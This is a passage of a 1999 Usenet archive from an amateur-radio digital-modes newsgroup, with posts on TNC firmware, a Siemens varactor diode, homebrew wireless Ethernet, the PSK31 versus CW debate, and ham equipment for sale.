> MultiMode for Windows is now under development...
>
> 73's
> Chris
> N3JLY
>
> --
> Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
> software. http://www.blackcatsystems.com
>
> The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
> http://www.blackcatsystems.com/numbers

2717. Re: KPC-3 Info?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-08 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <7jjhbohjm1@news.islandnet.com>
Source record: 17873

Hi,

I found lots of useful information on KPC3+ and GPS at this site

http://www.dididahdahdidit.com/

It would seem you need the 8.3 firmware, though.

73,

Philip
VE7PLN

In article <375996A1.EB4EB92B@fredonia.edu>, hansen@fredonia.edu says...
>
>Hi:
>
> I picked up a barely used KPC-3 for a very good price at a hamfest
this
>weekend. It has rev 6 firmware. I don't think it had every been used.
>The box it came in had an additional sticker added to the outside that
>said "Now Supports GPS" on it. There is no reference to the GPS
>functions in the manual that came with it... though it is obviously
>supported in firmware.
>
> I have a couple of questions:
>
>1. Is Rev 6 the latest firmware?
>
>2. Is there documentation on the web somewhere for the GPS
>functionality? Alternatively, is it possible for someone to give me an
>overview of the Int GPS functions?
>
>Thanks,
>
>John W2FS

2718. HELP W/ID of Seimens p/n BB105B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-08 00:00:00 UTC
From: earthlink <cloudhopper@earthlink.net>
Message-ID: <375D5F87.D0302478@earthlink.net>
Source record: 17874
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.boatanchors,rec.radio.amateur.misc

Anyone out there that can help out with the identification of this part? This tuning diode lives in a Watkins Johnson 8718A/MFP receiver and is part of the 3rd lo.

I am in need of the specs/data sheet for a varactor diode that was made by Seimans about 1985 or so. It is used in an oscillator circuit, I need the operating parameters so I can repair this circuit. The part number is: BB105B. The circuit is very touchy and I need to get as close to the original part as possible.

It was suggested that this part may have been originally produced by Phillips for Seimans.

I tried all of the usual sources with no results, even tried the manufacturer with no luck.

Thanks in advance
Dennis W6DEN

2719. Re: HELP W/ID of Seimens p/n BB105B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-08 00:00:00 UTC
From: Dietrich Morgenstern Morgenstern <76050.1341@Compuserve.com>
Message-ID: <375D7FEF.589AD6F3@Compuserve.com>
Source record: 17875
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.boatanchors,rec.radio.amateur.misc

Dennis:
BB105 is a very run-of-the-mill varacter Diode for VHF tuning purposes. If I remeber it correctly, the max capacitance is around 20 pF.
Unfortunately I have my electronics stuff at another pï¿½lace.
If you do not get the characteristics, please drop me an E-mail and I will look it up asap.
Please tell me also if you need some of these diodes (normally they are used in pasirs...).
I could try to get them in Munich. (In this case give me your postal adress too).

73 Dietrich Morgenstern DJ1VA

earthlink wrote:

> Anyone out there that can help out with the identification of this part?
> This tuning diode lives in a Watkins Johnson 8718A/MFP receiver and is
> part of the 3rd lo.
>

2720. Wireless ethernet??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Mikael &#65533;sth <osth.teknik@telia.com>
Message-ID: <375e1576.0@d2o66.telia.com>
Source record: 17876

How about building your own transmitter and reciever for the ethernet
protocoll!!??

Is that possible ?
suggestions??

Regards
Mike
osth.teknik@telia.com

2721. Re: HELP W/ID of Seimens p/n BB105B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ls2cs.d99.nomail@linux.pe1chl.ampr.org>
Source record: 17877
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,rec.radio.boatanchors,rec.radio.amateur.misc

earthlink <cloudhopper@earthlink.net> wrote:
>Anyone out there that can help out with the identification of this part?
>This tuning diode lives in a Watkins Johnson 8718A/MFP receiver and is
>part of the 3rd lo.

>I am in need of the specs/data sheet for a varactor diode that was made
>by Seimans about 1985 or so. It is used in an oscillator circuit, I need
>the operating parameters so I can repair this circuit. The part number
>is: BB105B. The circuit is very touchy and I need to get as close to the
>original part as possible.

>It was suggested that this part may have been originally produced by
>Phillips for Seimans.

>I tried all of the usual sources with no results, even tried the
>manufacturer with no luck.

In case you want to give it another try: the name is spelled "Siemens".
And the other manufacturer you mentioned is spelled "Philips".

That may give you better chances on search engines.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2722. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Sim IJskes <sim@nyx.xs4all.nl>
Message-ID: <375E96D3.A92C947F@nyx.xs4all.nl>
Source record: 17878

Rob Janssen wrote:

> Interesting... can't you ask Windows to sample the audio at a predefined
> rate, pass the resulting data to the application in buffers, and let the
> application process it as-fast-as-it-can??
>
> This is how it is done in a Linux implementation of the suggested
> functionality, and it seems to work pretty reasonably.
>
> The only problem with this approach is that the buffers cause even more
> latency, and thus this is not very suitable for modes that require quick
> transmit-receive turnaround (packet, amtor, etc).
> For receive-only it would be no problem at all.

Of course your right. I wrote a skeleton program for trying DSP
techniques in C++ under Win32 using the 'normal' mmsystem interface, and
it works like a charm. The only thing that's undoable via this approach
is maintaining a fixed, pre-determined relation between the audio you
receive and the audio you transmit. So no RX+TX SITOR-A here.

Gr. Sim

2723. Re: Wireless ethernet??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Jeff McLeman <jeffmcleman@hotmail.com>
Message-ID: <7jm6iu$112$1@brokaw.wa.com>
Source record: 17879

They exist. THey are 802.11 devices.

Mikael &#65533;sth <osth.teknik@telia.com> wrote in message
news:375e1576.0@d2o66.telia.com...
> How about building your own transmitter and reciever for the ethernet
> protocoll!!??
>
> Is that possible ?
> suggestions??
>
> Regards
> Mike
> osth.teknik@telia.com
>
>
>

2724. How to program FlexNet API in Visual Basic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Rea <lege@dds.nl>
Message-ID: <928949400.2894.0.pluto.c30bf9f6@news.demon.nl>
Source record: 17880

Hello,

How can I program the FlexNet API (Win32) in Visual Basic? Any directions
to online documentation would be welcome.

I tried the flexnet-mailinglist without result.

Thanks in advance,

Remco

2725. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Sim IJskes <sim@nyx.xs4all.nl>
Message-ID: <375EA994.9E7EB177@nyx.xs4all.nl>
Source record: 17881

> is maintaining a fixed, pre-determined relation between the audio you

Hmm, ommision, ... fixed, pre-determined timing relation ... i meant.

2726. KPC9612+ / BPQ problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-09 00:00:00 UTC
From: Rob Dover <rdover@bclc.stampoutspam.com>
Message-ID: <375ECB83.44E57B07@bclc.stampoutspam.com>
Source record: 17882

Hi...
I have a new KPC9612+ with FW version 8.0. It works perfectly in normal terminal mode but refuses to communicate in KISS. It seems to receive OK but when it transmits but no stations can copy it. It is acting like it is sending invalid frames or something. It also ignores any parameters set through the BPQCFG.TXT such as TXDelay, TXTail, etc.
I have heard that there may be a problem with the V8.0 FW. Can anyone confirm this or perhaps has found a workaround or fix? Note: This is the PLUS version, not the original 9612.
TIA -Rob-
ve7eje@ve7rxd
rdover'at'bclc.com Reply address is spamblocked! Sorry...

2727. ft-50 to BP-2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-10 00:00:00 UTC
From: name <EMAIL@SYM.COM>
Message-ID: <aoG73.7702$ga.7157@news21.bellglobal.com>
Source record: 17883

I am trying to connect my ft-50 to a BP-2 that I just received using the CT-30 adapter. it require a 3.5 and 2.5 mm plug but I am unsure of the wires sequence.....

I would really appreciate If someone could give me a wiring diagram or help me in the connection of ! ! !

Thanks in advance

73 de Eric,

VE7VIN

Please reply via gaule@sympatico.ca

2728. Re: Wireless ethernet??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-10 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <375F6AFB.ACE2E868@Qnet.com>
Source record: 17884

Jeff McLeman wrote:
>
> They exist. THey are 802.11 devices.

Not exactly. IEEE 802.11 has a much more sophisticated
MAC protocol than Ethernet; however, early wireless
devices, such as WaveLAN 915, and the non-802.11 2.4GHz
WaveLAN, are *exactly* an Ethernet NIC with a radio replacing
the AUI/TP transceiver.

The mechanisms that serve to make Ethernet degrade poorly
under stress are close to pathological in the non-802.11
wireless case, which is why the 802.11 MAC protocol exists
(better scalability and degradation under load).

Dana K6JQ
Dana@Source.Net

2729. Re: Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-10 00:00:00 UTC
From: spock@ncc1701.gov
Message-ID: <375fd264.3226504@news3.newscene.com>
Source record: 17885
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

As the saying goes, "If the shoe fits, wear it".

On Sat, 29 May 1999 01:06:00 -0000, "Max Imo" <REMOVE@CAPS.net> wrote:

>
>Spock <Frank@N8FN.COM> wrote in message
>news:374ed90d.14237962@news.earthlink.net...
>> First, let me congratulate you on your new ticket. It is a wonderful
>> hobby
>>
>> Second, take what you read in this newsgroup with a grain of salt.
>> Most of the hams here are not on the bright side. But as a whole hams
>> are a great butch of guys.
>>
>GEE - - - an extra class troll! What are you doing hanging around this
>newsgroup if you think they are a bunch of dummies? If you were so smart
>you'd realize good manners works well any place you may go.
>
>Let people think you are a fool - don't open your mouth and remove all
>doubt.
>
>

2730. [radios4sale] FS Dualband

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-10 00:00:00 UTC
From: Chuckk <chuckk@kerrlake.com>
Message-ID: <375FF2A3.D84D4643@kerrlake.com>
Source record: 17886
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.swap,alt.ham-radio.vhf-uhf,alt.ham-radio.marketplace

GREAT DEAL on antennas

Dual band fiberglass Base antenna 144-148 440-450
6db on 2 8db on 440 200 watts 98.5 inches
NEW $79

Dual band mobile NMO mount 144-148 440-450
3db on 2 5db on 440 200 watts 38 inches

NEW $21

Dual band mobile NMO mount 150-158 450-470
3db on 2 5db on 440 200 watts center load

NEW $21

Price does not include shipping

Chuckk
KB2AHZ
804-372-0614

2731. Re: Wireless ethernet??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-10 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <3760A5E0.56B1@pop.removethistomailme.net>
Source record: 17887

Mikael ï¿½sth wrote:
>
> How about building your own transmitter and reciever for the ethernet
> protocoll!!??
>
> Is that possible ?
> suggestions??
>
> Regards
> Mike
> osth.teknik@telia.com

This message was sent via a homebrew 10-megabit Ethernet link that's been running for about 2 weeks now, so yes, it is possible. :)

One approach, by Fredrik Oberg, is described at http://w1.911.telia.com/~u91105482/indexeng.html. Fredrik's circuit has a few problems as detailed, but the last I heard from him, he was achieving at least some limited success at 10 megabits.

With any luck I'll have a good description of my design up on http://www.qsl.net/ke5fx within a couple of weeks, complete with schematics and .JPGs. It'll depend on how much time I have over the next couple of weekends to take everything back apart and draw the schematics. Ralph Stirling, KC3F, has graciously volunteered to translate my back-of-the-napkin schematics into a legible CAD format, but at the moment the bottleneck is entirely on my end. I will drop an announcement here when the web page is functional.

In the meantime, some general hints:

- The N6GN 2-megabit link at http://www.tapr.org/~n6gn/uwavelink/uwv.html (see also the 1993 ARRL Handbook) is the usual starting point for those who are interested in 10-megabit work. Substitution of the faster MC13155 for the MC13055 used in Glenn's design is the obvious first step on the road to 10-megabit compatibility. There have been various efforts to "underclock" 10-megabit Ethernet cards down to 2 megabits for direct compatibility with Glenn's circuit, but I am not sure if people are having any luck with this approach.

- The 10 GHz Gunnplexers sold at http://www.shfmicro.com are great for this purpose. They have built-in varactors with good modulation characteristics for wideband FSK (as opposed to the technique of voltage-modulating the Gunn diode directly in the original N6GN design). The 10-milliwatt Gunn diodes can be upgraded to 100 milliwatts

if necessary.

- Watch out for DC level-shifting issues! It is NOT a good idea to feed an FSK signal at +/- 2V or so to a +8V-biased varactor through a large coupling capacitor. The coupling time constant will mangle some or all of your packet traffic. An amp such as the OPA603 can be used to apply the desired DC offset to your varactor drive signal without any AC coupling at all. I spent way too much time ignoring this type of problem.

- Further to that, in my experience it's best to treat the link's entire signal chain as an analog, rather than a digital one. Your Ethernet hardware (NIC, hub, whatever) has a very broad tolerance for out-of-spec signalling levels, waveshapes, and the like. It's unnecessary to use comparators, ECL line drivers, and the like in your transceiver units. (In fact, use of two-state comparators adds an extra dimension of polarity sensitivity to the problem.)

- In any dual-Gunnplexer design, you will need to use the AUI (Attachment Unit Interface) port on your network hardware. The immediate temptation is to use 10BaseT directly, but the local echo generated by the Gunnplexers will be interpreted as a collision on every outgoing packet under 10BaseT.

- Contrary to often-stated dogma from the Ethernet gurus, collision detection is not worth losing sleep over in the real world. If separation of two busy collision domains is required, simply use bridges or switching hubs to calm things down. A two-station point-to-point link will end up looking like an AUI crossover cable, which is an illegitimate but perfectly-functional hack. The collision pairs on the AUI ports are left unconnected.

More later, hopefully.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam

2732. Re: YAPP and TST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: Jack_D <sjdaniels@picknowl.com.au>
Message-ID: <376117ac@newsserver1.picknowl.com.au>
Source record: 17888

Try this one..the home of TSTHost..!!

http://www.r-j.it/servizi/hp/ik1gkj/ik1gkjuk.htm

Catch YA..!!
==========
73 Stef_D
VK5HSX@VK5TTY.#ADL.#SA.AUS.OC
e-mail: sjdaniels@picknowl.com.au
H-Page: http://Homepages.picknowl.com.au/sjdaniels/Stef_VK5HSX.htm
-= Secretary South Coast A.R.C. Inc. =-
==========

Joe Bernard wrote in message <7ioh1hiqa1@duke.telepac.pt>...
>Hello,
>How can I get these two programs for packet radio???
>73's
>CT4UZ
>
>

2733. Navtex (SITOR B) reception with soundcard ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7jrk11$3ug@news3.euro.net>
Source record: 17889

Hello,
please let me know if it exists such a program.

Many thanks and 73

Stephan

2734. WTT: AEA PK2232 for New Model KAM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: Bob Smith <user@msn.com>
Message-ID: <OACP6FEt#GA.185@cpmsnbbsa05>
Source record: 17890

Want to reduce the footprint on my desktop and wishing to trade my perfectly running AEA mother of all TNC's for a KAM new model...

Have all docs. Have used this extensively on sats and terrestrial 9600bd, pactor, amtor, etc.

Rub is all I have time now for is Navy MARS and I want something smaller for the desktop.

Willing to sell the unit too for $325 outright.

Thanks.

--

Bob Smith, N3FTU
Atlanta, GA

2735. Re: AEA PK2232 for New Model KAM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: Bob Smith <user@msn.com>
Message-ID: <eWBWkOEt#GA.259@cpmsnbbsa05>
Source record: 17891

sorry - email is bsmith at msn dot com.

Thanks.

--

Bob Smith
Atlanta, GA
http://members.tripod.com/projectyj/
Bob Smith wrote in message ...
>Want to reduce the footprint on my desktop and wishing to trade my
perfectly
>running AEA mother of all TNC's for a KAM new model...
>
>Have all docs. Have used this extensively on sats and terrestrial 9600bd,
>pactor, amtor, etc.
>
>Rub is all I have time now for is Navy MARS and I want something smaller
for
>the desktop.
>
>Willing to sell the unit too for $325 outright.
>
>Thanks.
>
>--
>
>---
>Bob Smith, N3FTU
>Atlanta, GA
>
>
>

2736. Prodif 32 digital in/out sound card for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: Jeff Holloman <karljeff@pacbell.net>
Message-ID: <weh83.766$dL1.13135@typhoon-sf.snfc21.pbi.net>
Source record: 17892

Anyone looking for a top-quality audiophile digital sound card? Please contact me at:

415-775-5118

bilby

2737. Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: thompson@mindspring.com
Message-ID: <7jse1v$86h$1@nntp9.atl.mindspring.net>
Source record: 17893

I made several posts on PSK31 and I got several flames telling me that PSK31 was inferior to other modes...If the other modes offer weak signal ability I have yet to find it. Please keep you opinions to yourself and at least get your facts straight so you don't sound like sour grapes.

Dave K4JRB

2738. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-11 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7jtd8e$b9u$3@brokaw.wa.com>
Source record: 17894

<thompson@mindspring.com> wrote:

>I made several posts on PSK31 and I got several flames telling me that PSK31
>was inferior to other modes...If the other modes offer weak signal ability I
>have yet to find it. Please keep you opinions to yourself and at least get
>your facts straight so you don't sound like sour grapes.

>Dave K4JRB

Hey Dave, doesn't your computer have a DELETE key ? If you don't want to
hear anybody else's 'opinions', and you aren't interested in 'sour grapes', I
think you better forget Usenet exists.....

As far as PSK-31 is concerned, the only mode I can think of that it's inferior
to is CW. Lots of times I've heard someone CQ'ing on PSK-31 and couldn't
copy a letter, but the CW ID at the end came thru loud and clear.

Try Morris Code, that might blow your dress up.....

73, Jim KH2D

2739. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3762529e.4434361@news.crosslink.net>
Source record: 17748

On Fri, 11 Jun 1999 23:36:49 GMT, kh2d@my-deja.com (Jim Kehler) wrote:

>As far as PSK-31 is concerned, the only mode I can think of that it's inferior
>to is CW. Lots of times I've heard someone CQ'ing on PSK-31 and couldn't
>copy a letter, but the CW ID at the end came thru loud and clear.

That's an interesting observation that has some basis - the CW is at
full, key down power. Whereas the power during PSK31 Mode at idle is
1/2 of the key down power. That sounds like 3 dB to me, which is often
the difference between copy and no-copy.

I'm not qualified to make a judgement about which mode has the better
communications reliablility as a function of characters per unit time,
average power and bandwidth, but based on my personal experiences, CW
may have an edge, but PSK31 is more enjoyable.

So, keep in mind that in most issues like this it is very subjective -
be tolerant and recognize the other guys opinions even if you don't
agrree with him.

2740. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7jto01$1ut0@enews2.newsguy.com>
Source record: 17749

Robert Lay (W9DMK) wrote in message <3762529e.4434361@news.crosslink.net>...

>
>So, keep in mind that in most issues like this it is very subjective -
>be tolerant and recognize the other guys opinions even if you don't
>agree with him.

Recognize the fact that the other fellow's opinions stink, perhaps...

I much rather see someone who disagrees with my opinion do so up on his hind legs like a man, not sniveling around with that sanctimonious "politically correct" horse-hockey.

I find that sicky-sweet kind of crud to be highly offensive.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2741. Freq's wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: Irvin Laskoe <ilaskoe@mindspring.com>
Message-ID: <7juicnlqk1@nntp1.atl.mindspring.net>
Source record: 17750

For Packet radio in Atlanta, GA area.

2742. HELP cannot upload with YAPP!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: kvenl@dds.nl
Message-ID: <7jt46n$5sb$1@nnrp1.deja.com>
Source record: 17895

Hi all,

Very nice of you to look at my message, I hope you can help me.

I have a problem uploading with YAPP using
Software : TSTHWIN
Hardware: TNC2 / TSTWIN.PRT = 0,1,9600, with TM-G707 kenwood

Situation:
-download with YAPP works OK
-upload with YAPP does NOT:
- I give YPUT to the BBS with filename
- i give the discription
- the BBS says to start the yapp
- I start that with the leftmost button
- I choose the file (same name as I provided the BBS)
- I follow the MONITOR
- the name ans the size is being sent
- after that the program says it's sending the packets; the XMT
led on the TNC burns, but
the TX doesn't transmit at all.
- a timeout occurs

- strangest of all: when i disconnect the BBS, the monitor still gives a
'looping' of several RR<nbr>+ and DM- from the BBS and me, while there
is NO activity between me and the BBS

Any idea??

Thanks a lot!

73
Kees
PD2KVE

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2743. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7jt0f1gu1@plutonium.btinternet.com>
Source record: 17896

Well said - I think PSK31 is brilliant

--
Regards
Tom
tom.f@btinternet.com
http://tom.cfm.to
ICQ 29135423
2E1EPQ
<thompson@mindspring.com> wrote in message
news:7jse1v$86h$1@nntp9.atl.mindspring.net...
> I made several posts on PSK31 and I got several flames telling me that
PSK31
> was inferior to other modes...If the other modes offer weak signal ability
I
> have yet to find it. Please keep you opinions to yourself and at least
get
> your facts straight so you don't sound like sour grapes.
>
> Dave K4JRB
>
>

2744. Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-12 00:00:00 UTC
From: Bill <bkemp@nospam.pdq.net>
Message-ID: <Zrs83.2437$q3.206574@news21b.ispnews.com>
Source record: 17897

I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
remote control. I am in need of a used adapter (preferably), or a schematic
and/or parts list for construction.
Any help would be appreciated.
TIA. Bill
k5lk@arrl.net

2745. How can I Modify c520 for 9k6...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: Kim <hl5pcu@netian.com>
Message-ID: <7k05hc$n0u$1@newsread.unitel.co.kr>
Source record: 17751

Dear OM...
I found....c520 9k6 mods...in internet site.. ac6v maybe..
But that was In dutch...So I can't Read.....
Please send to me document about c520 9k6 mods in English..
Many tnx ...
Best 73
--

Daeyun. Kim
Email : hl5pcu@samsung.co.kr , hl5pcu@mecom.net
Addrs : PoBox 510 Pusan Korea 600-605

2746. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: William Lee <n5wrx@mindspring.nospam.com>
Message-ID: <7k074e$oq0$1@nntp8.atl.mindspring.net>
Source record: 17752

Robert Lay (W9DMK) wrote in message <3762529e.4434361@news.crosslink.net>...
>On Fri, 11 Jun 1999 23:36:49 GMT, kh2d@my-deja.com (Jim Kehler) wrote:
>
>>As far as PSK-31 is concerned, the only mode I can think of that it's
inferior
>>to is CW. Lots of times I've heard someone CQ'ing on PSK-31 and couldn't
>>copy a letter, but the CW ID at the end came thru loud and clear.
>
>That's an interesting observation that has some basis - the CW is at
>full, key down power. Whereas the power during PSK31 Mode at idle is
>1/2 of the key down power. That sounds like 3 dB to me, which is often
>the difference between copy and no-copy.
>

But isint PSK-31 a SSB signal?
Isnt the PEP of SSB twice the power as a CW sig?

2747. FS: Kantronics KAMPlus packet modem $275

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: "Jeffery A. Purtle" <jpurtle@home.com>
Message-ID: <3763D2F3.62ED96E5@home.com>
Source record: 17753
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet

For sale:
Kantronics KAMPlus packet modem
Dual port, so that it can do HF and VHF packet simultaneously
Built-in personal BBS and many automated functions
Built-in help system
Also, receives WEFAX and all the other digital protocols

In perfect condition.
Original box, manuals, cables, etc..
$275

Call (864) 292-3532 in Greenville, South Carolina
Or email: jpurtle@home.com

73,
Jeff Purtle, AC6IW

2748. FS: Yeasu FT-51R + extras for $300

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: "Jeffery A. Purtle" <jpurtle@home.com>
Message-ID: <3763DCAC.29A42E88@home.com>
Source record: 17754
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

For Sale:
Yeasu FT-51R
5 watt dual band handheld transceiver
receives 110-180 Mhz and 420-470 Mhz
transmits 140-174 Mhz and 420-470 Mhz
alpha numeric labels for each memory channel
sub audible tone encode and decode stored in each memory
can be set-up to act as a mini repeater
computer programmable

original box, manual, antenna, adapter, etc.
works fine, in good condition

additional items include: a MFJ 2m/440 quarter wave telescoping antenna,

an MFJ 2m/440 magmount, and a Yeasu mobile drop charger/power supply.

Asking $300

Call or email Jeff Purtle, AC6IW:
jpurtle@home.com
(864) 292-3532 in Greenville, South Carolina USA

2749. Diagram of TNC wanted !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: kvenl@dds.nl
Message-ID: <7k11pk$6lj$1@nnrp1.deja.com>
Source record: 17755

Does anyone has a diagram of a TNC2??

Thanks !

73
Kees

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2750. Technology Demo Day and URLs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: kc5goi <kc5goi@hotmail.com>
Message-ID: <929306082.576.40@news.remarQ.com>
Source record: 17756
Cross-posted to: alabama.birmingham.radio.amateur,aus.radio.amateur.digital,aus.radio.amateur.misc,aus.radio.amateur.wicen,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tamu.amat

Hello everyone. just a reminder about TDD and I now have a web page up that has the current list of known particiapting stations. If you are going to participate let me know. You dont have to keep score to count. By just setting a few parameters you can help fellow hams rack up point without you even watching. I have included links to my email, the TDD site at TAPR and the list server subscription page.

73, Guy
www.infospeedway.net/~kc5goi/tdd.htm
www.infospeedway.net/~kc5goi/home.htm

2751. Re: Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990613222610.4245D-100000@dns.bde-arc.ampr.org>
Source record: 17757

From what I've heard, the interface is just a UART and the 1488/1489 (RS232-C driver chips). I'm not certain which UART is used - maybe an 8251?

On some radio's, it's just a matter of installing the chips. BTW, the chips themselves can be had for about $3.00, but the kit from the manufacturer is probably in excess of $20.00. (It's been a long time since I've even thought about this equipment). Maybe you should search a "radio modifications" server first - I think some mods address this.

On Sat, 12 Jun 1999, Bill wrote:
> I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
> remote control. I am in need of a used adapter (preferably), or a schematic
> and/or parts list for construction.
> Any help would be appreciated.

2752. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-13 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7k285t$l0p$1@brokaw.wa.com>
Source record: 17758

nobody@crosslink.net (Robert Lay (W9DMK)) wrote:

>One thing is certain, 3 dB is a considerable advantage, if everything
>else is equal. Whether everything else really is equal or not between
>CW and PSK31 is arguable. You would have to include such things as
>data rate and bandwidth - right?

Robert,
I think maybe I didn't correctly say what I was trying to say. What I meant was, I can hear a PSK-31 signal (with my ears) and I can not decode it (with my computer) but when the PSK-31 CQ is done being sent, I can copy the CW ID (as sent with the PSK-31 program, audio CW, whatever) with my ears.

I will have to admit that I can copy some pretty darn weak signals with PSK, that would never be copyable as RTTY signals. But then again, I can copy some pretty darn weak CW signals with my ears too.

As far as power output is concerned, if I set the power out of my radio using the TUNE button of the PSK program at 50 watts (using the peak holding meter in the radio and an external PEP meter), and then measure the power out using the CW ID button of the PSK program, I stll have 50 watts output. If I use the CQ button of the PSK program to call CQ, again I still have 50 watts output.

So I would conclude that since the TUNE function, the CW ID function, and the actual PSK transmit function all use the same audio tones with the radio in the SSB mode, the power output is the same for all three.

I wasn't comparing CW with radio in the CW mode, to PSK. I was simply trying to say that my ears copy the audio CW ID when the computer doesn't copy the the PSK audio.

I don't think PSK was intended to be used the same as CW, so it's hard to compare the two, mode wise. Of any of the digital modes I have used, PSK seems to copy the weakest signals by far, but I don't base that statement on anything scientific. Just seems that way to me....

I can say that PSK pileups suck =:-) But I didn't get on PSK to work pileups, I got on to get away from them.....

73, Jim KH2D

2753. Re: Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37630d76.4122908@news.crosslink.net>
Source record: 17759

On Sat, 12 Jun 1999 07:32:56 -0500, "Bill" <bkemp@nospam.pdq.net>
wrote:

>I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
>remote control. I am in need of a used adapter (preferably), or a schematic
>and/or parts list for construction.
>Any help would be appreciated.

Dear Bill,
I have the device that you are looking for - it works quite well.
You should be able to build a chinese copy of it from the schematic. I
can scan it in and send the schematic as an attachement to an e-mail
if you like. Just send me an e-mail requesting it. It will take a
couple of days to get around to it, but I see no problem other than
the fact that such scanned images can be rather large - it's up to
you.

Note the anti-spam block.

2754. New Search Engine

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: #wharrell@surfsouth.com
Message-ID: <37645e69.19712272@enews.newsguy.com>
Source record: 17760

